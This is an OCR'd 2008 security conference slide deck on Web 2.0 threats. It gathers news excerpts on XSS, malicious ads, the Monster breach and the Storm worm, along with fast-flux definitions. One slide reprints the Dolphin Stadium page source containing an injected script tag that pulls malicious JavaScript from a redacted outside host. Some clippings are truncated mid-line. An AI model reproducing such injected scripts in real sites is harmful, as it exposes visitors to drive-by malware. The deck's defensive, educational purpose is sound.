secure computing®

Securing Web 2.0

Joe Brown, CISSP

August 1, 2008

Introductions

Name: Joe Brown, CISSP

Founding President, ISSA of Northwest Arkansas

Secure Computing - Applications Security Engineer

joe_brown@securecomputing.com

Why are We Here Today?

- Web 2.0 is seeing broad user adoption
- Web 2.0 is a target and a vehicle for perpetrators of cyber-crime and hacking
- Research reaffirms that organization are not doing enough

Agenda

1:00 PM…Web 2.0 Threat Landscape

1:30 PM….. Are We Ready?
Forrester Research Review

2:00 PM…..7 Solution Requirements
for Protecting Against Web 2.0 Threats

2:30 PM…..Q & A and Discussion

3:00 PM….. Adjourn

Web 2.0 – What is it and why it matters …

- Definition from Wikipedia…


> In alluding to the version-numbers that commonly designate software upgrades, the phrase "Web 2.0" hints at an improved form of the World Wide Web. Advocates of the concept suggest that technologies such as weblogs, social bookmarking, wikis, podcasts, RSS feeds (and other forms of many-to-many publishing), social software, Web APIs, Web standards and online Web services imply a significant change in web usage...
>
> Wikipedia (Defining Web 2.0)

Web 2.0
RSS FEEDS
PODCASTS
BLOGS
WIKIS
MASHUPS

- Core characteristics & value

1. Dynamic and real-time user experience over the Internet
2. Content and applications pervasively move over the Internet with technologies to syndicate and subscribe to content making information far more accessible
3. User contributed content and applet paradigm enables anyone to be a content or application creator thereby opening up a bazaar of creativity

Web 2.0 Security Concerns Are Well Justified



The Register®

The Register » Security » InfoSec »

Yahoo! fixes bug that gave free rein to user accounts

All hail the power of the XSS error!

By Dan Goodin in San Francisco → More by this author

Published Friday 15th June 2007 20:33 GMT

Yahoo! has plugged a site-wide coding e
access to a user's account simply by co

The security defect is the latest to affect
increasingly entrusting with a plethora of
calendar entries. Yahoo patched the vul
error, hours after the Net Cookies blog fi

Researchers say it would have been triv
browsers and required only that a victim
Once the link was clicked, an attacker w
send emails or instant messages posing
Yahoo! Maps and access just about eve

"Yahoo! takes security seriously and co
Yahoo! spokesman, who would not let u

The vulnerability is the latest reminder o

TOP TECH NEWS

Wikipedia Targeted by Malware Writers

By Elizabeth Millard
November 6, 2006 8:12AM

Digg it! Bookmark to del.icio.us

Wikipedia has not yet seen the need to implement a virus-scanning function, analysts say, but the recent incident with malicious software planted on Wikipedia pages might force the company to put in automatic virus checks, much like Yahoo and Hotmail have done with their free Web-based e-mail services.

InformationWeek

DEFINING THE BUSINESS VALUE OF TECHNOLOGY

NFL Kickoff Weekend Brings Another Storm Worm Attack

The Storm worm authors are taking advantage of the excitement around the opening days of the professional football season to add more victims to their botnet.

fter months of social e
y clad female celebriti
opening days of the

of users
pletely un
most qua
ys, like M

USA TODAY.

Cyberthieves stole 1.3 million names, Monster says

Updated 20d ago | Comment | Recommend

E-mail | Save | Print | Reprints & Permissions | RSS

HOW MONSTER WAS TARGETED

- **October.** A program, called whspoem, appears in hacker markets. It can sniff sensitive data from Windows internal memory.
- **May.** Whspoem appears for sale in kits that inject the computer code via weaknesses in programs such as WinZip and QuickTime.
- **June.** Crooks begin sending out e-mails asking recipients to click on a Web link for services offered by Monster. They also post pop-up ads on Monster. Clicking on the link injects whspoem.
- **July.** Crooks collect the username and password for a company recruiter who patronizes Monster, allowing them to download

By Byron Acohido, USA TODAY

SEATTLE — Monster Worldwide (MNST) acknowledged Thursday that intruders swiped sensitive data for at least 1.3 million job seekers from its popular employment website.

The company issued a statement saying it shut down the "rogue server" where the stolen data was being stored and that only names, addresses, phone numbers and e-mail addresses were found. The company declined further comment, saying it is cooperating with law enforcement.

However, security experts say the rogue server was likely just one of dozens used to steal and store data from Monster in an

PCWorld

Hackers' Project Hides Browser-Busting Code

Robert McMillan, IDG News Service

0 recommend

Wednesday, October 18, 2006 5:00 AM PDT

RELATED ARTICLES:

- Researcher Sees Potential iPhone Security Problems
- Hacker Finds Serious Flaw in Adobe PDF
- Paypal Claims Gains Against Phishers
- Is the U.S. at Risk From Cyberwarfare?
- eBay Warning: Hacking Software Available in Auctions

LATED SEARCHES:

ckers
curity news

INTERNET STORM CENTER

JavaScript/HTML droppers as a targeted attack vector
Published: 2007-09-19,
Last Updated: 2007-09-19 16:06:16 UTC
by Maarten Van Horenbeeck (Version: 1)

It need not always be a plain and simple Word attachment.

April 2007. A small group of about 20 people receives an e-mail on a topic that is of great interest to them, and which invites them to sign an attached petition. The petition is a rather benign looking HTML file. Their anti virus had not indicated anything was amiss, and they click away.

They did not realize that the file in fact consisted of a targeted malicious code attack. In fact, the file contained several routines to download and drop an executable from a remote web site on the local system.

Would they have seen the contents of the file, they would never have clicked. It's a genuine HTML file, indeed, but it contains a large body of Javascript. One obvious variable contains shellcode as well as a Unicode encoded download URL. There's also some code that should ring a bell, sorry - a *loud fire alarm* - even to a non-developer, due to its naming convention:

Targeted Malware: An Example

Wikipedia Targeted by Malware Writers

by Elizabith Millard

November 6, 2006 8:12AM


http://www.toptechnews.com/story.xhtml?story_id=101003HCTOK6

WIKIPEDIA

- Wikipedia site compromised
- Hackers created a Wikipedia page that offered a Windows security update for Blaster worm
- Instead, link delivered exploit Malware
- URL Filtering: Categorization is correct
- This is Web 2.0 Security Threat: Permitted website poses security risk
- Need ability to assign risk to otherwise good site

Reputation-based URL Filtering Needed for Web 2.0 Threats

Trusted Sites Deliver Malware via Ads



Thursday, January 31, 2008

Expedia.com, Rhapsody.com serving up malicious code

Legitimate Web sites increasingly serving up malware, experts say

By Ellen Messmer, Network World, 01/30/08

Legitimate Web sites are increasingly becoming unwitting sources of malware. Security experts report that Expedia.com and Rhapsody.com today have been serving up banner ads that attempt to get visitors to download fake antispyware, while embassy Web sites in Ukraine and Russia have also been spewing out attack code this week.

"Expedia and Rhapsody are both serving up Shockwave ads with malicious code," says Jamz Yaneza, research project manager at Trend Micro, which has shared its findings with both online e-commerce companies.

Read the latest WhitePaper - Enterprise Mobility Whitepaper

At Expedia.com, a banner with malware dubbed SNF_ADHIJACK.A has tried to direct anyone who clicks on it to a site to install a Trojan called TROJ_GIDA.A, Yaneza says.

Other stories on this topic

Spyware forum: Computer users cause major problems
1/31/2008

FTC goes after alleged MySpace hijackers
1/31/2008

Phishers use DNS tricks to direct users to bad sites
1/31/2008

Community

RE: 5 smart fixes for dumb PC annoyances

FTC wants contempt charges on MySpace pagejackers

TOP STORIES:

1. Nine predictions from Forrester
2. Vint Cerf on why TCP/IP took so long
3. Q&A with Juniper CEO
4. ICANN moves to end 'domain tasting'
5. IT salary increases modest; gender gap widens
6. IBM blamed for user's bankruptcy

IT TOOLS & HOW TO'S, *JUST POSTED*

- A Layered Approach to Securing Remote Maintenance Consoles
- Producing Your Network Security Policy
- Security for the Wireless Network
- NAC: Critical to the Security of your Network
- Data Centers: At the center of the action

NETWORK WORLD NEWSLETTER

Sign up for some of our Network Security newsletters.

Super Bowl Stadium Website Hacked With Trojan


Problem

- The Dolphin stadium’s official web site was compromised on the Friday before the Super Bowl
- This was highly critical, since the stadium was hosting the Super Bowl and attracting many visitors

Anatomy of the attack

- The attacker placed a JavaScript reference to an external web site hosting malicious code
- The code then refers to a VML vulnerability trying to install a trojan with the file name ‘w1c.exe’


Source of http://www.dolphinstadium.com



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<HTML>
        <HEAD>
        <script defer type="text/javascript" src="/ssi/pngfix_map.js"></script>
<script src="/ssi/dhtml.js" language="javascript"></script>
<!-- this script needed for Flash -->
<script language="javascript">AC_FL_RunContent = 0;</script>
<script src="http://[redacted]/3.js"></script>
<script src="/flash/AC_RunActiveContent.js" language="javascript"></script>
<!-- end - this script needed for Flash -->
                <title>Dolphin Stadium</title>
                <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
                <link href="main.css" rel="stylesheet" type="text/css">
```

Web application server security is needed more than ever

Another Example: Browser Vulnerabilities



Metasploit: Month of Browser Bugs - Microsoft Internet Explorer provided by Comcast High Speed Internet
File Edit View Favorites Tools Help
Back Search Favorites
Google Search Check AutoLink Options
Done Internet

METASPLOIT

OFFICIAL BLOG OF THE METASPLOIT PROJECT

[illegible], JULY [illegible], 2006

Month of Browser Bugs

Over the last few months, I have taken an interest in web browser security flaws. This interest has resulted in my collaboration on a few fuzzing tools (Hamachi, CSSDie, DOM-Hanoi), a blog post, and a SecurityFocus article. The vendors have been notified and the time has come to start publishing the results. I will publish one new vulnerability each day during the month of July as part of the Month of Browser Bugs project. This information is being published to create awareness about the types of bugs that plague modern browsers and to demonstrate the techniques I used to discover them. Enjoy!

POSTED BY [illegible]

PREVIOUS POSTS

- Black Hat 2006 and Defcon 14
- Microsoft is disappointed
- A few quick updates
- GroupWise Messenger Server
- Interprocedural Data Flow Dependencies
- Post-exploitation Fun in Metasploit 3.0
- CanSecWest, Vancouver, BC, 2006
- Browser fuzzing for fun and profit
- A few MSRT Graph illustrations
- Metasploit Reversing Toolkit (intro)

11 COMMENTS

Drew said...


Why not release one bug on the second Tuesday of each month?! Then

- Each day in July 2006, HD Moore from Metasploit, exposed a new browser vulnerability
- Subsequently a tool called eVade O’ Matic Module (VoMM) was created that can generate an unlimited number of unique exploits (fuzzing) – requiring an equal number of Anti-Virus signatures
- The death of the Negative Security model

Storm

Presented to Central Plains ISSA on August 1, 2008.

Storm Worm – Increasing Attack Success Rates!



"Storm worm" adds millions of computers to botnet

By Jacqui Cheng | Published: September 02, 2007 - 07:43PM CT

The authors behind a specific strain of malware are trying every trick in the book to get users to succumb to their ill-meaning plans. You name it, they've used it: weather news, personal greetings, reports that Saddam Hussein is still alive, reports that Fidel Castro is dead, sexy women, YouTube, and even blogs. The group seems hellbent on creating the largest botnet to date, and they just might do it.

The "Zhelatin gang"—named after the trojan it installed—was responsible for what started out as the "storm worm." First spotted earlier this year, the spread of the "storm worm" started via e-mails purporting to provide information on some dangerous storms in Europe at the close of January. Users who fell for it were directed to a web site containing malicious code aimed at turning Windows PCs into spam bots.

New Trojans: give us $300, or the data gets it!

It was a success, if you can call it that; Symantec security response director Dave Cole told InformationWeek in late January that the worm had accounted for 8 percent of global virus infections after a single weekend rampage.

2007 'Storm Worm' started by email with information on European Storms in January. Link pointed to malicious Web server that installed Zombie code.

Accounted for 8% of global virus infections after just 1 weekend
April: Evolved to other email topics and greeting cards
June: YouTube video links
July: Posting links in blogging sites
September: NFL Game tracker
September: 1.7m users affected
December: Adding 'Rootkits' to avoid AV detection
December: Christmas & New Year themes
February: Happy Valentine's Day

Proactive security required across multiple protocols

The key characteristics that in aggregate make Storm unique and different from other malware are

- **Resilience:** The pioneering of use of P2P command and control protocol, **fast-flux** networks and protocol encryption to ensure survivability of the network against attack by researchers and competing botnets
- **Patience:** Storm is not always on the attack and there are often long periods of quiet downtime during which the authors are no doubt polishing the message for their next attack and evolving the capabilities of the malware
- **Multi-vector infection mechanism:** Augmentation of traditional email-laden viruses with web-based infections through blogs and other websites
- **Social-engineering:** Storm's authors are very adept at using social engineering messages, such as emails about personal greeting cards, funny YouTube videos and news headlines, to infect a wider population of victims
- **Transformation:** The malware is in constant state of flux, always changing its message, delivery mechanisms and utilizing server-based **polymorphism** to repackage its files every few minutes to avoid anti-virus detection
- **Self-Defense:** Storm pioneered the use of automated offensive self-defense mechanisms by launching Distributed Denial of Service (DDoS) against researchers performing analysis of the botnet
- **Spam Innovations:** Storm was responsible for a number of new innovations in the delivery of spam, such as PDF and Excel-based spam, as well as audio and video spam
- **Stealth:** Like many of today's malware, Storm does not cause any destruction or degradation of performance on an infected machine and utilizes a variety of methods (rootkits, anti-debugging features, etc) to stay hidden for prolonged periods of time
- **Modularity:** Storm includes several **malware components** that have specific responsibilities for certain parts of its operation, such as hosting Web and DNS servers, sending spam and launching DDoS attacks

Wikipedia: Fast Flux – A Definition

- **Fast flux** is a DNS technique used by botnets to hide phishing and malware delivery sites behind an ever-changing network of compromised hosts acting as proxies. It can also refer to the combination of peer-to-peer networking, distributed command and control, web-based load-balancing and proxy redirection used to make malware networks more resistant to discovery and counter-measures. The Storm Worm is one of the recent malware variants to make use of this technique.
- Internet users may see fast flux used in phishing attacks linked to criminal organizations, including attacks on MySpace.

